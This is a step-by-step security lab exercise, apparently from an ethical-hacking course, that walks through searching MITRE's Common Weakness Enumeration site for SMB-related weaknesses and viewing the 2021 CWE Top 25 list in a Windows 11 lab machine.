- Common Vulnerability Scoring System (CVSS)

Lab Tasks

Task 1: Perform Vulnerability Research in Common Weakness Enumeration (CWE)

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It has numerous categories of weaknesses that means that CWE can be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. Further, CWE has an advanced search technique with which you can search and view the weaknesses based on research concepts, development concepts, and architectural concepts.

Here, we will use CWE to view the latest underlying system vulnerabilities.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://cwe.mitre.org/** and press **Enter**


   Note: If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.

   Note: If a **New in Firefox: Content Blocking** pop-up window appears, follow the step and click **Got it** to finish viewing the information.
4. **CWE** website appears. Click on **Search** tab, in the **Google Custom Search** under **Search CWE** section, type **SMB** and click the search icon.


   Note: Here, we are searching for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

5. The search results appear, displaying the underlying vulnerabilities in the target service (here, **SMB**). You can click any link to view detailed information on the vulnerability.

   Note: The search results might differ when you perform this task.




6. Now, click any link (here, **CWE-284**) to view detailed information about the vulnerability.
7. A new webpage appears in the new tab, displaying detailed information regarding the vulnerability. You can scroll-down further to view more information.



8. Similarly, you can click on other vulnerabilities and view detailed information.
9. Now, click on **Home** to navigate back to the **CWE** website, and click the **CWE List**.

10. A new webpage appears, displaying **CWE List Version**. Scroll down, and under the **External Mappings** section, click **CWE Top 25 (2021)**.


    Note: The result might differ when you perform this task.



11. A webpage appears, displaying **CWE VIEW: Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses**. Scroll down and view a list of **Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses** under the **Relationships** section. You can click on each weakness to view detailed information on it.

    Note: This information can be used to exploit the vulnerabilities in the software and further launch attacks.

    Note: The result showing publishing year might differ when you perform this task.



12. Similarly, you can go back to the CWE website and explore other options, as well.
13. Attacker can find vulnerabilities on the services running on the target systems and further exploit them to launch attacks.
14. This concludes the demonstration of checking vulnerabilities in the Common Weakness Enumeration (CWE).
15. Close all open windows and document all the acquired information.

